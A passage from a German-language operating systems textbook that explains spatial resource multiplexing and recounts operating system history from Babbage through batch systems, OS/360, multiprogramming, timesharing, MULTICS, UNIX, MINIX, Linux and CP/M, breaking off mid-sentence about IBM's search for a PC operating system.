Die zweite Art der Ressourcenverteilung ist die räumliche Mehrfachnutzung. Anstatt die Aufträge abwechselnd abzuarbeiten, bekommt jeder Nutzer einfach einen Teil der Ressource zugeteilt. Zum Beispiel wird der Arbeitsspeicher üblicherweise zwischen den laufenden Programmen aufgeteilt, so dass alle Programme gleichzeitig im Spei-

cher gehalten werden können (um z.B. die CPU abwechselnd zu benutzen). Wenn genügend Speicherplatz vorhanden ist, ist dies wesentlich effizienter, als einem Programm den gesamten Platz zur Verfügung zu stellen, vor allem wenn das Programm nur einen Bruchteil des Speichers benötigt. Natürlich treten durch die gemeinsame Nutzung von Ressourcen Probleme wie Fairness, Schutz usw. auf, die das Betriebssystem lösen muss. Eine weitere Ressource, die (räumlich) zwischen vielen Nutzern aufgeteilt wird, ist die Festplatte. In den meisten Systemen kann eine Platte gleichzeitig viele Dateien von vielen unterschiedlichen Benutzern speichern. Die Zuteilung des Speicherplatzes und die Überwachung, wer welchen Plattenblock benutzt, ist eine typische Aufgabe des Betriebssystems.

1.2 Geschichte der Betriebssysteme

Betriebssysteme haben sich über die Jahre hinweg ständig weiterentwickelt. In den folgenden Abschnitten werfen wir einen kurzen Blick auf einige wichtige Stationen dieser Entwicklung. Da Betriebssysteme historisch gesehen sehr eng mit der jeweiligen Rechnerarchitektur verbunden sind, auf der sie ausgeführt werden, wollen wir im Folgenden aufeinanderfolgende Generationen von Computern betrachten, um deren Betriebssysteme zu beleuchten. Diese Zuordnung von Betriebssystemgenerationen zu Rechnergenerationen ist zwar etwas grob, bietet aber zumindest etwas Struktur, wo sonst keine zu finden wäre.

Die unten dargestellte Entwicklung ist größtenteils chronologisch, aber eben nicht durchgehend – es war eine holprige Fahrt. Eine Entwicklung wartet nicht, bis die vorherige sauber abgeschlossen ist. Es gab eine Menge Überlappungen, nicht zu vergessen die vielen Fehlstarts und Sackgassen. Nehmen Sie dies als eine Orientierungshilfe, nicht als letztes Wort.

Der erste richtige Digitalrechner wurde von dem englischen Mathematiker Charles Babbage (1791–1871) entwickelt. Obwohl Babbage einen Großteil seines Lebens und Vermögens in den Bau seiner „Analytischen Maschine“ investierte, hat er sie doch nie richtig zum Laufen bringen können. Dies lag daran, dass es sich um einen rein mechanischen Entwurf handelte, die Technologie damals jedoch noch nicht in der Lage war, die benötigten Räder, Gestänge und Zahnräder in der geforderten Präzision herzustellen. Es ist unnötig zu sagen, dass die Analytische Maschine kein Betriebssystem besaß.

Im Zusammenhang mit der Analytischen Maschine gibt es eine interessante Geschichte am Rande: Als Babbage erkannte, dass er Software für seine Maschine brauchen würde, stellte er eine junge Dame mit dem Namen Ada Lovelace, die Tochter des bekannten britischen Dichters Lord Byron, als weltweit erste Programmiererin ein. Nach ihr wurde später die Programmiersprache Ada benannt.

1.2.1 Die erste Generation (1945–1955) – auf Basis von Elektronenröhren

Nach den erfolglosen Anstrengungen von Babbage gab es erst einmal wenig Fortschritt bei der Konstruktion digitaler Rechner – bis zum Zweiten Weltkrieg, der eine wahre Flut von Aktivitäten auslöste. Prof. John Atanasoff und sein Doktorand Clifford Berry bauten an der Universität von Iowa eine Maschine, die heute als der erste funktionierende Digitalcomputer angesehen wird. Sie bestand aus 300 Elektronenröhren. Etwa zur gleichen Zeit baute Konrad Zuse in Berlin seinen Z3 auf Basis von Relais. 1944 wurde der Colossus von einer Gruppe in Bletchley Park in England gebaut, der Mark I von Howard Aiken an der Harvard-Universität und der ENIAC von William Mauchley und seinem Doktoranden J. Presper Eckert an der Universität von Pennsylvania. Manche dieser ersten Rechner waren binär, manche benutzten Elektronenröhren, manche waren programmierbar, aber alle waren sehr primitiv und brauchten Sekunden, um selbst die einfachste Berechnung durchzuführen.

In dieser Anfangszeit kümmerte sich ein und dieselbe Gruppe von Leuten (in der Regel Ingenieure) um den Entwurf, den Bau, die Programmierung, den Betrieb und die Wartung der jeweiligen Maschine. Die Programmierung erfolgte ausschließlich in Maschinensprache oder – schlimmer noch – durch Verdrahtung von Stromkreisen, indem Tausende von Kabeln auf Steckkarten verbunden wurden, um die Basisfunktionen der Maschine zu steuern. Programmiersprachen (selbst Assemblersprachen) waren damals noch unbekannt. Von Betriebssystemen hatte noch niemand etwas gehört. Der übliche Ablauf für die Programmierer bestand darin, sich an einem Aushang an der Wand für einen gewissen Zeitraum einzutragen, dann in den Maschinenraum zu gehen, seine Steckkarten in den Rechner zu schieben und die nächsten Stunden mit der Hoffnung zuzubringen, dass keine der ca. 20.000 Röhren während der Ausführung durchbrennen würde. Nahezu alle Aufgaben waren einfache, unkomplizierte numerische Berechnungen, wie die Ausgabe von Tabellen mit Sinus-, Kosinus- oder Logarithmuswerten.

In den frühen 1950er Jahren wurden die Routinearbeiten durch die Einführung von Lochkarten etwas verbessert. Jetzt war es möglich, Programme auf Lochkarten zu schreiben und diese statt der Steckkarten einzulesen. Ansonsten blieb die Prozedur dieselbe.

1.2.2 Die zweite Generation (1955–1965) – Transistoren und Stapelverarbeitungssysteme

Die Einführung der Transistoren Mitte der 1950er Jahre veränderte das Bild radikal. Die Rechner wurden zuverlässig, und zwar in dem Maße, dass sie in Serie hergestellt und an zahlende Kunden verkauft werden konnten – mit der Erwartung, lange genug zu funktionieren, um für den Kunden nützlich zu sein. Zum ersten Mal gab es eine klare Trennung zwischen Entwicklern, Herstellern, Operatoren, Programmierern und Wartungspersonal.

Diese Maschinen, jetzt **Großrechner** (*mainframe*) genannt, wurden in speziell klimatisierten Räumen eingeschlossen und von einem Stab professioneller Operatoren betrieben. Ausschließlich große Unternehmen, obere Behörden oder Universitäten konnten sich den Preis von mehreren Millionen Dollar leisten. Um einen **Job** (d.h. ein Programm oder eine Menge von Programmen) auszuführen, entwickelte ein Programmierer die Programme zunächst auf Papier (in FORTRAN oder Assembler) und stanzte diese danach auf Lochkarten. Anschließend brachte er den Lochkartenstapel in den Eingaberaum, wo er ihn einem der Operatoren übergab und dann ging er Kaffee trinken, bis die Ausgabe fertig war.

Wenn der Rechner seinen aktuellen Job beendet hatte, ging einer der Operatoren zum Drucker, riss den entsprechenden Ausdruck ab und brachte ihn in den Ausgaberaum, wo der Programmierer ihn später abholen konnte. Anschließend nahm er sich den nächsten Lochkartenstapel, der in den Eingaberaum gebracht worden war, und las ihn ein. Wenn ein FORTRAN-Compiler benötigt wurde, so musste der Operator diesen aus einem Aktenschrank holen und ebenfalls einlesen. So wurde viel Rechenzeit durch das Hin- und Herlaufen der Operatoren im Maschinenraum verschwendet.

Angesichts der hohen Kosten für die Rechner wundert es nicht, dass man schnell nach Möglichkeiten zur Reduzierung der Zeitverschwendungen suchte. Eine allgemein akzeptierte Lösung war das **Stapelverarbeitungssystem** (*batch system*). Die Idee dahinter war, die Jobs in einer Ablage im Eingaberaum zu sammeln und dann mittels eines kleinen, (relativ) billigen Rechners auf ein Magnetband einzulesen. Einer dieser Rechner war die IBM 1401, die sehr gut Lochkartenstapel einlesen, Bänder kopieren und Ausgaben drucken konnte, aber für numerische Berechnungen weniger gut geeignet war. Für die eigentlichen Berechnungen wurden andere, teurere Rechner wie die IBM 7094 verwendet. Diese Situation ist in ▶ Abbildung 1.3 dargestellt.




Abbildung 1.3: Ein frühes Stapelverarbeitungssystem. (a) Die Programmierer bringen die Stapel zur 1401. (b) Die 1401 liest den Stapel von Jobs auf ein Band. (c) Ein Operator trägt das Eingabeband zur 7094. (d) Die 7094 führt die Berechnung durch. (e) Ein Operator trägt das Ausgabeband zur 1401. (f) Die 1401 druckt die Ausgabe.

Nachdem eine gute Stunde ein Stapel Jobs gesammelt worden war, wurden die Karten auf ein Magnetband gelesen, das in den Rechnerraum gebracht wurde, wo es in ein Bandlaufwerk eingelegt wurde. Der Operator hat dann ein spezielles Programm geladen (quasi der Vorfahre der heutigen Betriebssysteme), das den ersten Job vom Band gelesen und ihn ausgeführt hat. Die Ausgabe wurde nicht direkt gedruckt, sondern

zunächst auf ein zweites Band geschrieben. Nach der Beendigung eines Jobs hat das Betriebssystem automatisch den nächsten Job vom Band eingelesen und ausgeführt. Wenn der gesamte Stapel abgearbeitet war, nahm der Operator die Ein- und Ausgabebänder heraus: Das Eingabeband wurde durch ein Band mit dem nächsten Stapel ersetzt, das Ausgabeband wurde zu einer 1401 gebracht, um dort **offline** (d.h. ohne Verbindung zum Hauptrechner) ausgedruckt zu werden.

Die Struktur eines typischen Eingabejobs ist in ▶Abbildung 1.4 zu sehen. Ein Job begann mit einer \$JOB-Karte, auf der die maximale Laufzeit des Jobs in Minuten, die Abrechnungsnummer und der Name des Programmierers angegeben war. Dann folgte eine \$FORTRAN-Karte, die das Betriebssystem aufforderte, den FORTRAN-Compiler von einem Systemband zu laden. Direkt dahinter kamen das zu übersetzende Programm sowie die \$LOAD-Karte, mit der das Betriebssystem veranlasst wurde, das gerade übersetzte Objektprogramm zu laden. (Übersetzte Programme wurden häufig auf Arbeitsbänder geschrieben, die explizit geladen werden mussten.) Als Nächstes folgte die \$RUN-Karte, die das Betriebssystem aufforderte, das Programm mit den nun folgenden Daten auszuführen. Schließlich markierte die \$END-Karte das Ende des Jobs. Diese einfachen Kontrollkarten sind die Vorläufer der modernen Shells und der Kommandozeileninterpreter.




Abbildung 1.4: Struktur eines typischen FMS-Jobs

Die großen Rechner der zweiten Generation wurden meistens für wissenschaftliche oder technische Berechnungen eingesetzt, wie z.B. das Lösen partieller Differenzialgleichungen, die häufig in der Physik oder in den Ingenieurwissenschaften vorkommen. Programmiert wurde überwiegend in FORTRAN oder in einer Assemblersprache. Typische Betriebssysteme waren das FMS (das FORTRAN Monitor System) und IBSYS, das Betriebssystem von IBM für die 7094.

1.2.3 Die dritte Generation (1965–1980) – integrierte Schaltkreise und Multiprogrammierung

In den frühen 1960er Jahren verfolgten die meisten Computerhersteller zwei verschiedene, untereinander konkurrierende Produktstrategien: Auf der einen Seite gab es die wortorientierten, großen wissenschaftlichen Rechner wie die 7094, die für numerische Berechnungen in der Wissenschaft und Technik verwendet wurden. Auf der anderen Seite gab es die zeichenorientierten, kommerziellen Rechner wie die 1401, die oft für das Sortieren und Ausdrucken von Bändern in Banken und Versicherungen eingesetzt wurden.

Die Entwicklung und Wartung zweier vollständig verschiedener Produktlinien war für die Hersteller eine teure Angelegenheit. Hinzu kam, dass viele der neuen Computerkunden anfangs kleine Rechner benötigten, diese aber später durch leistungsfähigere Maschinen ersetzen wollten, auf denen dann all die alten Programme weiterhin laufen sollten, nur eben schneller.

IBM versuchte durch Einführung des System/360 beide Probleme auf einmal zu lösen. Die 360 war eine Serie von Software-kompatiblen Rechnern, das Spektrum reichte von Computern von der Größe einer 1401 bis hin zu Rechnern, die leistungsstärker als die 7094 waren. Die Maschinen unterschieden sich lediglich im Preis und in der Leistungsfähigkeit (maximaler Speicher, Prozessorgeschwindigkeit, Anzahl der erlaubten Ein-/Ausgabegeräte usw.). Da alle Rechner dieselbe Architektur und denselben Befehlssatz hatten, lief ein Programm, das für eine der Maschinen geschrieben war, auch auf allen anderen, zumindest theoretisch. Zudem ließen sich mit der 360 sowohl wissenschaftliche (also numerische) als auch kommerzielle Berechnungen durchführen. Damit konnte eine einzige Rechnerfamilie die Bedürfnisse aller Kunden befriedigen. In den folgenden Jahren brachte IBM kompatible Nachfolger der 360er Linie heraus wie die 370, 4300, 3080 und die 3090, die eine moderne Technologie verwendeten. Die zSeries ist der jüngste Ableger dieser Linie, obwohl sie sich deutlich vom Original unterscheidet.

Die IBM 360 war die erste bedeutende Computerreihe, die (kleine) **integrierte Schaltkreise (ICs, Integrated Circuit)** verwendete. Damit ergab sich ein wesentlich besseres Preis-Leistungs-Verhältnis als bei den Rechnern der zweiten Generation, die noch aus einzelnen Transistoren aufgebaut waren. Die Serie war ein unmittelbarer Erfolg und die Idee, Familien von kompatiblen Rechnern zu bauen, wurde bald von allen anderen bedeutenden Herstellern übernommen. Die Nachfolger dieser Rechner sind auch heute noch in großen Rechenzentren im Einsatz, sie werden hauptsächlich als Datenbankserver (z.B. Reservierungssysteme von Fluglinien) oder als WWW-Server verwendet, wo Tausende von Anfragen in der Sekunde beantworten müssen.

Die größte Stärke dieser Strategie von einer Rechnerfamilie war zugleich auch ihre größte Schwäche. Ziel war es, dass die gesamte Software – und somit auch das Betriebssystem **OS/360** – auf allen Modellen arbeitete. Die Software sollte sowohl auf kleinen Rechnern laufen, die häufig lediglich die 1401 zum Kopieren von Karten auf Bänder ersetzen, als auch auf großen Systemen, die oft die 7094 ersetzten und für Wettbewerbsvorteile oder andere aufwändige Berechnungen eingesetzt wurden. Sie musste sowohl

Systeme mit nur wenigen als auch Systeme mit sehr vielen Peripheriegeräten gut handhaben können. Sie musste in kommerziellen wie in wissenschaftlichen Umgebungen einsatzfähig sein. Und darüber hinaus musste sie effizient für all diese unterschiedlichen Anwendungen arbeiten.

Eine Software zu entwickeln, die all diesen, teils widersprüchlichen Anforderungen gerecht wurde, war für IBM (oder irgendjemand anderen) unmöglich. Das Resultat der Bemühungen war ein gewaltiges und außergewöhnlich komplexes Betriebssystem, das um mindestens zwei bis drei Größenordnungen umfangreicher war als FMS. Es bestand aus Millionen Zeilen Assemblercode, geschrieben von Tausenden von Programmierern – und enthielt Abertausende von Fehlern, deren Korrektur eine kontinuierliche Folge neuer Versionen notwendig machte. Jede neue Version beseitigte einige Fehler und produzierte gleichzeitig neue, so dass die Anzahl der Fehler vermutlich während der ganzen Zeit konstant blieb.

Einer der Entwickler von OS/360, Fred Brooks, schrieb später ein witziges und scharfsinniges Buch über seine Erfahrungen mit diesem Betriebssystem (Brooks, 1975). Natürlich ist es unmöglich, das Buch hier zusammenzufassen, aber vielleicht reicht es zu sagen, dass auf dem Bucheinband eine Herde von prähistorischen Tieren zu sehen ist, die in einer Teergrube festsitzen. Der Einband des Buches von Silberschatz et al. (2007) spielt ebenfalls auf den Vergleich von Dinosauriern mit Betriebssystemen an.

Trotz der enormen Größe und der vielen Probleme stellten sowohl OS/360 als auch ähnliche Betriebssysteme der dritten Generation von anderen Computerherstellern die meisten Kunden einigermaßen zufrieden. Zudem wurden einige Schlüsseltechniken eingeführt, die in der zweiten Generation noch fehlten. Das wahrscheinlich bedeutendste dieser neuen Konzepte war die **Multiprogrammierung** (*multiprogramming*). Wenn auf der 7094 der aktuelle Job pausierte, um auf ein Band oder auf Beendigung anderer Ein-/Ausgabeoperationen zu warten, saß die CPU einfach ungenutzt herum. Solange hauptsächlich wissenschaftliche Berechnungen durchgeführt werden, treten wenig Ein-/Ausgabeoperationen auf, die verlorene Zeit spielt dann kaum eine Rolle. In der kommerziellen Datenverarbeitung dagegen kann die Ein-/Ausgabewartezeit oft 80 oder 90% der Laufzeit betragen. Es musste also etwas gefunden werden, um zu verhindern, dass die (teure) CPU so oft unausgelastet ist.

Dies wurde gelöst, indem der Speicher in mehrere Bereiche aufgeteilt wurde, so dass jeder Job seine eigene Partition besaß, wie in ► Abbildung 1.5 dargestellt. Während der eine Job auf die Beendigung seiner Ein-/Ausgabe wartet, kann ein anderer Job die CPU nutzen. Wenn gleichzeitig genug Jobs im Arbeitsspeicher gehalten werden können, kann die CPU nahezu 100% der Zeit beschäftigt werden. Dies erfordert allerdings spezielle Hardware, um die Jobs gegen das Ausspionieren und Beschädigen durch andere Jobs zu schützen. Die 360 und andere Systeme der dritten Generation waren bereits mit derartiger Hardware ausgestattet.




Abbildung 1.5: Ein Multiprogrammiersystem mit drei Jobs im Speicher

Eine weitere wichtige Eigenschaft, die mit den Betriebssystemen der dritten Generation aufkam, war die Fähigkeit, die Jobs von Karten einzulesen und auf Platten abzuspeichern, sobald sie in den Recherraum gebracht wurden. Immer wenn ein laufender Job beendet wurde, konnte das Betriebssystem einen neuen Job von der Platte in die soeben frei gewordene Partition laden und ihn dort ausführen. Diese Technik wird als **Spooling** bezeichnet (abgeleitet von **Simultaneous Peripheral Operation On Line**) und wurde auch für die Ausgabe verwendet. Mit der Einführung des Spoolings wurde die 1401 nicht länger benötigt und das Herumtragen der Bänder entfiel größtenteils.

Obgleich die Betriebssysteme der dritten Generation gut geeignet waren für umfangreiche wissenschaftliche Berechnungen und riesige kommerzielle Datenverarbeitung, so waren sie doch im Kern noch Stapelverarbeitungssysteme. Viele Programmierer trauerten den Tagen der ersten Generation nach, als sie die Maschine einige Stunden für sich alleine zur Verfügung hatten, in denen sie ihre Programme schnell austesten und korrigieren konnten. Bei Systemen der dritten Generation betrug die Zeit zwischen dem Abschicken eines Jobs und dem Eintreffen der Ausgabe häufig mehrere Stunden, so dass auch nur ein einziges falsch gesetztes Komma die Übersetzung eines Programms scheitern lassen konnte, wodurch der Programmierer leicht einen halben Tag verlor.

Der Wunsch nach kurzen Antwortzeiten ebnete den Weg für das **Timesharing** als einer Variante der Multiprogrammierung, bei der jeder Benutzer online Zugang zum System über ein Terminal hatte. Wenn 20 Benutzer in einem Timesharing-System eingeloggt sind, von denen 17 aber nur nachdenken, sich unterhalten oder Kaffee trinken, kann die CPU abwechselnd den drei Jobs zugeteilt werden, die Rechenzeit benötigen. In der Regel erteilen Programmierer beim Korrigieren ihrer Programme eher schnell auszuführende Kommandos (z.B. „übersetze eine fünf Seiten lange Funktion“¹) als Kommandos, deren Ausführung lange dauert (z.B. „sortiere ein Band mit einer Million Sätzen“). Deshalb kann der Computer vielen Benutzern gleichzeitig einen schnellen, interaktiven Dienst anbieten und eventuell zusätzlich im Hintergrund umfangreiche Stapeljobs verarbeiten, falls die CPU noch nicht ausgelastet ist. Das erste universale Timesharing-System **CTSS (Compatible Time Sharing System)** wurde am M.I.T. auf einer speziell modifizierten 7094 entwickelt (Corbató et al., 1962). Trotzdem wurde es so lange nicht eingesetzt, bis sich der benötigte Hardware-Schutz in der dritten Generation durchsetzte, der die Jobs und deren Daten voreinander schützte.

¹ Wir verwenden die Begriffe „Funktion“, „Prozedur“ und „Unterroutine“ im Folgenden synonym.

Nach dem Erfolg des CTSS beschlossen M.I.T., Bell Labs und General Electric (damals einer der großen Computerhersteller), mit der Entwicklung eines „Rechenwerkzeuges“ zu beginnen, einer Maschine, die Hunderte von Timesharing-Benutzern gleichzeitig unterstützen sollte. Das Vorbild hierfür war die Elektrizitätsversorgung – wenn man Strom braucht, steckt man nur einen Stecker in die Wand und man bekommt so viel man will (solange es sich in Grenzen hält). Die Entwickler dieses Systems, das als **MULTICS (MULTIplexed Information and Computing System)** bekannt wurde, stellten sich eine riesige Maschine vor, die genügend Rechenkapazität für alle Einwohner von Boston bereitstellen sollte. Die Vorstellung, dass Maschinen, die 10.000 Mal schneller als ihr GE-645 waren, nur 40 Jahre später (für weit unter tausend Dollar) millionenfach verkauft würden, war zu dieser Zeit reine Science Fiction.

MULTICS war nur teilweise ein Erfolg. Es war dafür ausgelegt, mehrere hundert Benutzer gleichzeitig zu bedienen, mit einer Hardware, die etwa so leistungsstark wie ein Intel 386 PC war, jedoch über wesentlich mehr Ein-/Ausgabekapazität verfügte. Das ist nicht ganz so verrückt, wie es jetzt klingen mag, da die Leute damals noch wussten, wie man kleine, effiziente Programme schreibt – eine Fähigkeit, die heute kaum noch jemand beherrscht. Es gab viele Gründe, warum MULTICS kein weltweiter Erfolg wurde. Einer war sicherlich, dass das System in PL/I programmiert war, denn der PL/I-Compiler kam erst viel später, als von den Kunden erwartet wurde, und funktionierte dann kaum, als er endlich verfügbar war. Außerdem war MULTICS ein sehr ehrgeiziges Projekt für die damalige Zeit, in etwa vergleichbar mit der Analytischen Maschine von Charles Babbage im 19. Jahrhundert.

Kurz und gut, MULTICS brachte zwar viele wegweisende Ideen in die Fachliteratur ein, aber daraus ein solides Produkt und einen großen kommerziellen Erfolg zu machen, war viel schwerer, als irgendjemand gedacht hatte. Bell Labs stiegen aus dem Projekt aus und General Electric verließ die Computerbranche ganz. Das M.I.T. blieb bei MULTICS und konnte es auch zur Marktreife führen. Am Ende konnte MULTICS doch noch als kommerzielles Produkt vertrieben werden, und zwar von der Firma Honeywell, die den Computerzweig von General Electric gekauft hatte. Es wurde in über 80 großen Firmen und Universitäten weltweit installiert. Diese Zahl ist zugegebenermaßen zwar klein, dafür waren die MULTICS-Anwender aber auch treu. General Motors, Ford und die nationale Sicherheitsbehörde der USA (NSA) fuhren ihre MULTICS-Systeme beispielsweise erst Ende der 1990er Jahre herunter – 30 Jahre nach der Markteinführung von MULTICS, nachdem jahrelang versucht worden war, Honeywell zum Aufrüsten der Hardware zu bewegen.

Das Konzept des „Rechnerwerkzeugs“ ist zurzeit etwas im Sande verlaufen, aber es könnte leicht z.B. in Form von riesigen Internetservern, an die relativ einfache Maschinen angeschlossen werden, wieder aufleben. Der Hauptteil der Arbeit wird dann auf der großen, zentralen Anlage verrichtet. Die Motivation hierfür ist vermutlich, dass die meisten Leute die Verwaltung der immer komplizierter und kniffliger werdenden Arbeitsstationen anderen überlassen wollen, etwa einem professionellen Team beim Serverbetreiber. E-Commerce ist ein gutes Beispiel dafür: Viele Unternehmen bieten ihren elektronischen Marktplatz auf Multiprozessorsystemen an, mit denen einfache Client-Maschinen verbunden sind – ganz im Sinn des MULTICS-Entwurfs.

Trotz des fehlenden wirtschaftlichen Erfolgs hatte MULTICS einen prägenden Einfluss auf nachfolgende Systeme, wie in vielen Veröffentlichungen und einem Buch beschrieben (Corbató et al., 1972; Corbató und Vyssotsky, 1965; Daley und Dennis, 1968; Organić, 1972; Saltzer, 1974). Es gab (und gibt immer noch) auch eine aktive Webseite zu MULTICS unter der Adresse www.multicians.org, mit vielen Informationen über das System, dessen Entwickler und Benutzer.

Eine andere wichtige Entwicklung zur Zeit der dritten Computergeneration war die phänomenale Verbreitung der Minicomputer, die 1961 mit der DEC PDP-1 begann. Die PDP-1 hatte nur 4 KB Worte mit einer Breite von 18 Bit, dafür kostete sie aber nur 120.000 Dollar (weniger als 5% des Preises einer 7094) und verkaufte sich wie warme Semmeln. Für einige Arten nichtnumerischer Aufgaben war sie sogar genauso schnell wie die 7094. Mit der PDP-1 wurde ein völlig neuer Markt geschaffen. Es folgte schnell eine Serie anderer PDP-Rechner (die anders als in der IBM-Familie nicht miteinander kompatibel waren), die ihren Höhepunkt in der PDP-11 fand.

Einer der Informatiker an den Bell Labs, der auch am MULTICS-Projekt mitgearbeitet hatte, Ken Thompson, fand irgendwann einen kleinen PDP-7-Minicomputer, der nicht benutzt wurde, und machte sich daran, eine abgespeckte Einbenutzerversion von MULTICS zu schreiben. Diese Arbeit hat sich später zum Betriebssystem **UNIX** entwickelt, das in der akademischen Welt, in Behörden und vielen Unternehmen sehr beliebt wurde.

Die Geschichte von UNIX kann an vielen Stellen nachgelesen werden (z.B. Salus, 1994). Ein Teil der Geschichte wird in Kapitel 10 erzählt. An dieser Stelle genügt es zu wissen, dass der Quellcode des Systems frei verfügbar war und deshalb verschiedene Organisationen jeweils eigene, zueinander inkompatible UNIX-Versionen entwickelten, was zu einem Chaos führte. Zwei der wichtigsten Entwicklungen waren **System V** von AT&T und **BSD-UNIX** (Berkeley Software Distribution) von der Universität Berkeley in Kalifornien. Diese beiden Versionen hatten zudem auch noch Unterverisionen. Damit Programme gemeinsam für alle UNIX-Plattformen geschrieben werden konnten, wurde von der IEEE ein Standard entwickelt, **POSIX**, den heutzutage die meisten UNIX-Systeme unterstützen. POSIX definiert einen Teil der Systemschnittstelle, der von allen POSIX-konformen Systemen eingehalten werden muss. Mittlerweile unterstützen sogar andere Betriebssysteme den POSIX-Standard.

Nebenbei soll erwähnt werden, dass der Autor 1987 einen kleinen UNIX-Klon namens **MINIX** für Ausbildungszwecke entwickelt hat. MINIX ist funktional gesehen UNIX sehr ähnlich und unterstützt ebenfalls den POSIX-Standard. Mittlerweile hat sich das Original zu MINIX 3 weiterentwickelt, welches hochmodular und sehr zuverlässig ist. Es kann fehlerhafte oder auch einfach nur abgestürzte Module (wie z.B. Ein-/Ausgabegerätetreiber) sehr schnell entdecken und ersetzen, ohne einen Neustart zu erfordern bzw. die laufenden Programme zu unterbrechen. In dem Buch Tanenbaum und Woodhull (2006) wird die Funktionsweise erklärt, der Quelltext ist im Anhang aufgelistet. Das MINIX-3-System einschließlich des gesamten Quelltextes ist im Internet unter www.minix3.org frei erhältlich.

Der Wunsch nach einem (nicht nur für Ausbildungszwecke) freien UNIX-System motivierte den finnischen Informatikstudenten Linus Torvalds dazu, [Linux](#) zu schreiben. Dieses System wurde mithilfe von MINIX entwickelt und bot anfangs auch einige MINIX-Mechanismen (z.B. das MINIX-Dateisystem). Es wurde seitdem in viele Richtungen weiterentwickelt, hat aber immer noch einige Basisstrukturen mit MINIX und UNIX gemeinsam. Dem interessierten Leser sei das Buch von Glyn Moody (2001) empfohlen, in dem die Geschichte von Linux und die Open-Source-Bewegung genauer beschrieben werden. Die meisten unserer Aussagen über UNIX gelten gleichermaßen für System V, BSD, MINIX, Linux sowie für andere Versionen und Klone von UNIX.

1.2.4 Die vierte Generation (1980 bis heute) – der Personalcomputer (PC)

Mit der Entwicklung der LSI-Schaltungen (*Large Scale Integration*) – hochintegrierte Schaltkreise mit damals Tausenden von Transistoren pro Quadratzentimeter Silizium – brach das Zeitalter des Personalcomputers an. Was die Architektur betrifft, waren PCs (anfangs auch [Mikrocomputer](#) genannt) gar nicht so verschieden von den Minicomputern der PDP-11-Klasse, allerdings unterschieden sie sich deutlich im Preis. Während Minicomputer es einzelnen Abteilungen in Firmen und Universitäten möglich machten, eigene Rechner zu besitzen, ermöglichte es der Mikroprozessorchip sogar, dass Privatpersonen ihren eigenen PC besaßen.

Als Intel 1974 mit dem 8080 die erste Allzweck-8-Bit-CPU auf den Markt brachte, suchte die Firma ein Betriebssystem dafür, um den Prozessor zu testen. Gary Kildall, zu der Zeit ein Berater von Intel, wurde damit beauftragt. Kildall und ein Freund bauten zunächst einen Controller für eine neue Version eines 8-Zoll-Diskettenlaufwerkes von Shugart und schlossen diesen dann an den 8080 an. Damit hatten sie den ersten Mikrocomputer mit Diskettenlaufwerk produziert. Kildall schrieb dann auch ein plattenbasiertes Betriebssystem für das Gerät, das er [CP/M \(Control Program for Microcomputers\)](#) nannte. Da Intel wohl nicht mit einem Erfolg rechnete, überließen sie die Rechte daran Kildall, als er danach fragte. Gary Kildall gründete daraufhin eine Firma, Digital Research, um CP/M weiterzuentwickeln und zu vertreiben.

1977 wurde CP/M von Digital Research umgeschrieben, damit es auch auf anderen Rechnern mit 8080-Prozessor, dem Z80 von Zilog und anderen Prozessoren lief. Damals wurden viele Anwendungen für CP/M entwickelt und das Betriebssystem konnte den Markt für Mikrocomputer etwa fünf Jahre lang dominieren.

In den frühen 1980er Jahren begann IBM mit dem Entwurf des IBM-PC und suchte Software, die darauf laufen sollte. So wurde Bill Gates gefragt, ob sein BASIC-Interpreter für den IBM-PC zu lizenziieren wäre. IBM fragte ihn außerdem, ob er ein Betriebssystem für den PC kennen würde. Gates schlug vor, Digital Research zu kontaktieren, damals die führende Firma für Betriebssysteme. Dann kam es zur wohl schlechtesten wirtschaftlichen Entscheidung in der Geschichtsschreibung: Kildall lehnte es ab, sich persönlich mit IBM zu treffen, und schickte stattdessen einen Angestellten. Zu allem Unglück weigerte sich sein Anwalt, eine Geheimhaltungsvereinbarung von IBM zu unterschreiben,

die den noch unbekannten PC betraf. Folgerichtig fragte IBM wieder bei Bill Gates nach, ob er ein Betriebssystem liefern könnte.

